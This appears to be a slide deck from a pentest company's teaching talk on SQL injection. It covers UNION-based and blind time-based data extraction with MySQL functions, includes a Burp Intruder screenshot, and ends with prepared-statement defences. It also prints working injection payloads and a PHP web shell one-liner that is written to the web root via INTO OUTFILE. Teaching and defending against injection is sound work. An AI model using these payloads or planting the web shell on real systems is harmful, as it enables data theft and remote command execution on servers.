



pentest
INFORMATION SECURITY ASSURANCE

A Shearwater Group plc
Company

Intro(ish) to SQL Injection

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
pentest.co.uk

Last month



“Can I have the slides?”

- Slides, vulnerable content, and a video walkthrough.
- <https://github.com/cornerpirate/teachingMoments>
- Last month is already in.
- Will upload tonight's stuff later.



Sauce:Pixabay.

What is SQL?

- Structured Query Language (SQL)
 - Some say “**SEQUEL**” - if so I missed the original.
 - Most hit you with “**Ess-Que-El**” - muy bien!
- “It is the standard language for relational database management systems”
-- <http://www.sqlcourse.com/>
- A database holds information in tables with columns and rows.
 - I think fancy spreadsheet with workbooks per table.
 - SQL allows you to **INSERT**, **MODIFY**, **READ**, or **DELETE** data

Example Table

- Table Name = people

ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25

- ID = Auto incrementing number assigned when a new row is added.
- Name = A String data type.
- Age = A numeric data field.

SQL SELECT Syntax

- **Simple Syntax**

- `SELECT column1, column2, ... FROM table_name;`

- **But ...**

- `SELECT select_list [INTO new_table]`
- `[FROM table_source] [WHERE search_condition]`
- `[GROUP BY group_by_expression]`
- `[HAVING search_condition]`
- `[ORDER BY order_expression [ASC | DESC]]`

Baby's first SQL!



ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25

Baby's first steps!

- **SELECT * FROM People WHERE age<40 ORDER BY age DESC;**

Full Table

ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25

Result of our Query

ID	Name	Age
3	Lila Shirley	25
1	Autry Jeronimo	33

Blessed Union

- `SELECT id, name, age FROM people UNION SELECT 'a','b','c'`

Full Table

ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25

Result of our Query

ID	Name	Age
1	Autry Jeronimo	33
2	Tab Stafford	43
3	Lila Shirley	25
a	b	c

What is SQL Injection?

- A vulnerability allowing an attacker to *alter the intended logic* of an SQL Query.
- It exists where:
 - Queries are *generated dynamically* using string concatenation:

```
$sql = "SELECT * FROM People WHERE age<" . $_GET["age"];
```

- Parts of the query use *user controllable input*, for example:

```
http://vulnerablehost/agefilter.php?age=40
```

Recap of demos from intro

- Find number of columns in left hand side:
 - `\ ORDER BY N --`
 - `\ ORDER BY 4 --` == Error
 - `\ ORDER BY 3 --` == No Error
- Extract information using UNION SELECT:
 - `\ UNION SELECT null, @@version, null --`

Data extraction
because text appears
in result page

Id Name	Age
5.7.26-0ubuntu0.18.04.1-log	

Yarr, here be monsters



Blind SQL Injection

- When the site does not return errors.
- Where the query returns no content to the HTML page.
- Harder to detect and exploit.



Copyright completely that of Netflix

Shooting in the dark?

- Look for **detectable differences**.
 - Does the HTTP Status code change when invalid syntax occurs?
 - Does any part of the HTML response differ?
 - Can you introduce a timing delay you can detect?
- Using **string manipulation** to extract data.
- Using logic tricks again to trigger those **detectable differences**.

String Manipulation



Sauce:Pixabay.

LENGTH Skills

- LENGTH(*string*)
- Return the number of characters in the specified string.

```
mysql> SELECT LENGTH('abcdef');  
+-----+  
| LENGTH('abcdef') |  
+-----+  
|                6 |  
+-----+  
1 row in set (0.00 sec)
```

SUBSTRING Skills

- SUBSTRING(*string*, *start*, *length*)
- Get a specific character in a string.

```
mysql> SELECT SUBSTRING('abcdef', 1,1);
+-----+
| SUBSTRING('abcdef', 1,1) |
+-----+
| a                         |
+-----+
1 row in set (0.00 sec)
```

```
mysql> SELECT SUBSTRING('abcdef', 3,1);
+-----+
| SUBSTRING('abcdef', 3,1) |
+-----+
| c                         |
+-----+
1 row in set (0.00 sec)
```

```
mysql> SELECT SUBSTRING('abcdef', 5,1);
+-----+
| SUBSTRING('abcdef', 5,1) |
+-----+
| e                         |
+-----+
1 row in set (0.00 sec)
```

STRCMP (String compare) Skills

- STRCMP(str1, str2)
- Returns 0 when strings are the same.
- Returns -1 when str1 is less than str2
- Returns 1 when str1 is more than str2.
- Use = to convert to true|false

```
mysql> SELECT IF(STRCMP('a','a'), 'true', 'false');
+-----+
| IF(STRCMP('a','a'), 'true', 'false') |
+-----+
| false                                |
+-----+
1 row in set (0.01 sec)

mysql> SELECT IF(STRCMP('a','a')=0, 'true', 'false');
+-----+
| IF(STRCMP('a','a')=0, 'true', 'false') |
+-----+
| true                                    |
+-----+
1 row in set (0.00 sec)

mysql> SELECT IF(STRCMP('a','b')=0, 'true', 'false');
+-----+
| IF(STRCMP('a','b')=0, 'true', 'false') |
+-----+
| false                                |
+-----+
1 row in set (0.00 sec)
```


Char Skills

- Or convert a single character to a type “char” and then compare with equals
- Char(ascii_number)
 - Google “ascii table” for the numbers
 - Or call “ASCII(‘a’)” in MySQL to get the same.

```
mysql> SELECT char(97);  
+-----+  
| char(97) |  
+-----+  
| a        |  
+-----+  
1 row in set (0.00 sec)
```

```
mysql> SELECT char(97) = 'a';  
+-----+  
| char(97) = 'a' |  
+-----+  
| 1              |  
+-----+  
1 row in set (0.00 sec)
```

TRUE

```
mysql> SELECT char(97) = 'b';  
+-----+  
| char(97) = 'b' |  
+-----+  
| 0              |  
+-----+  
1 row in set (0.00 sec)
```

FALSE

Char Skills #2

- Benefit of char is you can use all comparison functions and they do **true|false** implicitly:
 - Equal =
 - Less than <
 - Greater than >
- Allowing optimisation when doing data extraction.
- Is the character in the first half of the alphabet etc?

```
mysql> SELECT CHAR(97)='a';
+-----+
| CHAR(97)='a' | TRUE
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)
```

```
mysql> SELECT CHAR(96)>'a';
+-----+
| CHAR(96)>'a' | FALSE
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)
```

```
mysql> SELECT CHAR(96)<'a';
+-----+
| CHAR(96)<'a' | TRUE
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)
```

Detectable Differences



Sauce:Pixabay.

IF Skills

- IF(expression, true, false)
- We saw this earlier but meh..
- Allows you to do one thing when something is true, and another if it is false.

```
mysql> SELECT 1 UNION SELECT null;  
+-----+  
| 1      |  
+-----+  
|      1 |  
| NULL  |  
+-----+  
2 rows in set (0.00 sec)
```

```
mysql> SELECT 1 UNION SELECT IF(1<2, 1,2);  
+----+  
| 1 |  
+----+  
| 1 |  
+----+  
1 row in set (0.01 sec)
```

```
mysql> SELECT 1 UNION SELECT IF(3<2, 1,2);  
+----+  
| 1 |  
+----+  
| 1 |  
| 2 |  
+----+  
2 rows in set (0.00 sec)
```

DELAY Skills

- `sleep(seconds)`
- Different functions depending on the backend, this works for recent MySQL versions.

```
mysql> SELECT 1 UNION SELECT IF(1<2, sleep(10),2);  
+----+  
| 1 |  
+----+  
| 1 |  
| 0 |  
+----+  
2 rows in set (10.01 sec)  
  
mysql> SELECT 1 UNION SELECT IF(3<2, sleep(10),2);  
+----+  
| 1 |  
+----+  
| 1 |  
| 2 |  
+----+  
2 rows in set (0.00 sec)
```


all SQLi Cheatsheets Ever

```
mysql> SELECT BENCHMARK(1000000000,2020*2020);
```

```
+-----+  
| BENCHMARK(1000000000,2020*2020) |  
+-----+  
|                                0 |  
+-----+  
1 row in set (1.11 sec)
```

```
mysql> SELECT BENCHMARK(1,2020*2020);
```

```
+-----+  
| BENCHMARK(1,2020*2020) |  
+-----+  
|                        0 |  
+-----+  
1 row in set (0.00 sec)
```

#1 – Blind Data Extraction

- DEMO GODS *really* BE DAMNED!

In case that didn't work..



Intruder at

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1 ▲	Payload2	Status	Respon..	Error
109	1	s	200	5002	<input type="checkbox"/>
26	2	e	200	5002	<input type="checkbox"/>
15	3	c	200	5001	<input type="checkbox"/>
124	4	u	200	5004	<input type="checkbox"/>
107	5	r	200	5003	<input type="checkbox"/>
30	6	e	200	5003	<input type="checkbox"/>

To Recap

- Find length of string you want to extract:
 - **LENGTH**(string)
- Loop through each character in that string.
 - **SUBSTRING**(string, start, count)
- Trigger delay when the character matches.
 - **IF**(**SUBSTRING**(string, 1, 1)='a', **SLEEP**(5), 'false')
- Extract the list of responses with long delays (true responses) and then reconstruct the data.

Anyone for web shells?

- A web shell means you control **server-side** code which passes commands through to the **Operating System**.
- If your target is running Apache you use **PHP**.
- If your target is running .Net/IIS you use **ASP/ASPX**.
- If your target runs X you find and use Y!

WHAT

- Google "PHP webshell one liner:

```
<?php if(isset($_REQUEST["cmd"])) { echo  
"<pre>"; $cmd = ($_REQUEST["cmd"]);  
system($cmd); echo "</pre>"; die; }?>
```

- We will see this again in the demo.

HOW

- MySQL supports writing files using “INTO OUTFILE”.

```
SELECT '<our php>'  
      INTO OUTFILE '<web root>';
```

#2 – Webshell

- DEMO GODS *really*really* BE DAMNED!



To recap

- Disable “**secure_file_priv**” or it is set to web root folder.
- Know the full path to the web root folder.
- MySQL must run with privileges to write to web root folder.
- Use “**INTO OUTFILE**” to write a PHP file.
- Access that PHP file remotely via its URL.

Preventing SQL Injection

- **Do NOT** build SQL queries using String Concatenation!
- Primary Defence
 - Use of **Prepared Statements** (with Parameterised Queries). Example on next slide.
- Secondary Defences (Reducing Risk)
 - Apply **least privilege** principal enabling only permissions necessary for database user.
 - Monitoring, alerting and reacting.

Prepared Statement Example

```
$stmt = $mysqli->prepare("SELECT * FROM  
people WHERE id = ?");  
$stmt->bind_param("i", $_POST['id']);  
$stmt->execute();  
// get result and do something  
$stmt->close();
```

Where do we go from here?

- Follow me on Twitter [@cornerpirate](#) for more.
- Demo targets and recording from Feb DC44141 already here:
 - <https://github.com/cornerpirate/teachingMoments>
- I will record a version of this and add the materials there.

References

- Learn SQL syntax
 - <https://sqlzoo.net/>
- Syntax Differences Between different Database Systems
 - <https://portswigger.net/web-security/sql-injection/cheat-sheet>
- Training and vulnerable target
 - <https://portswigger.net/web-security/sql-injection>
- Preventing SQL Injection
 - https://owasp.org/www-project-cheat-sheets/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html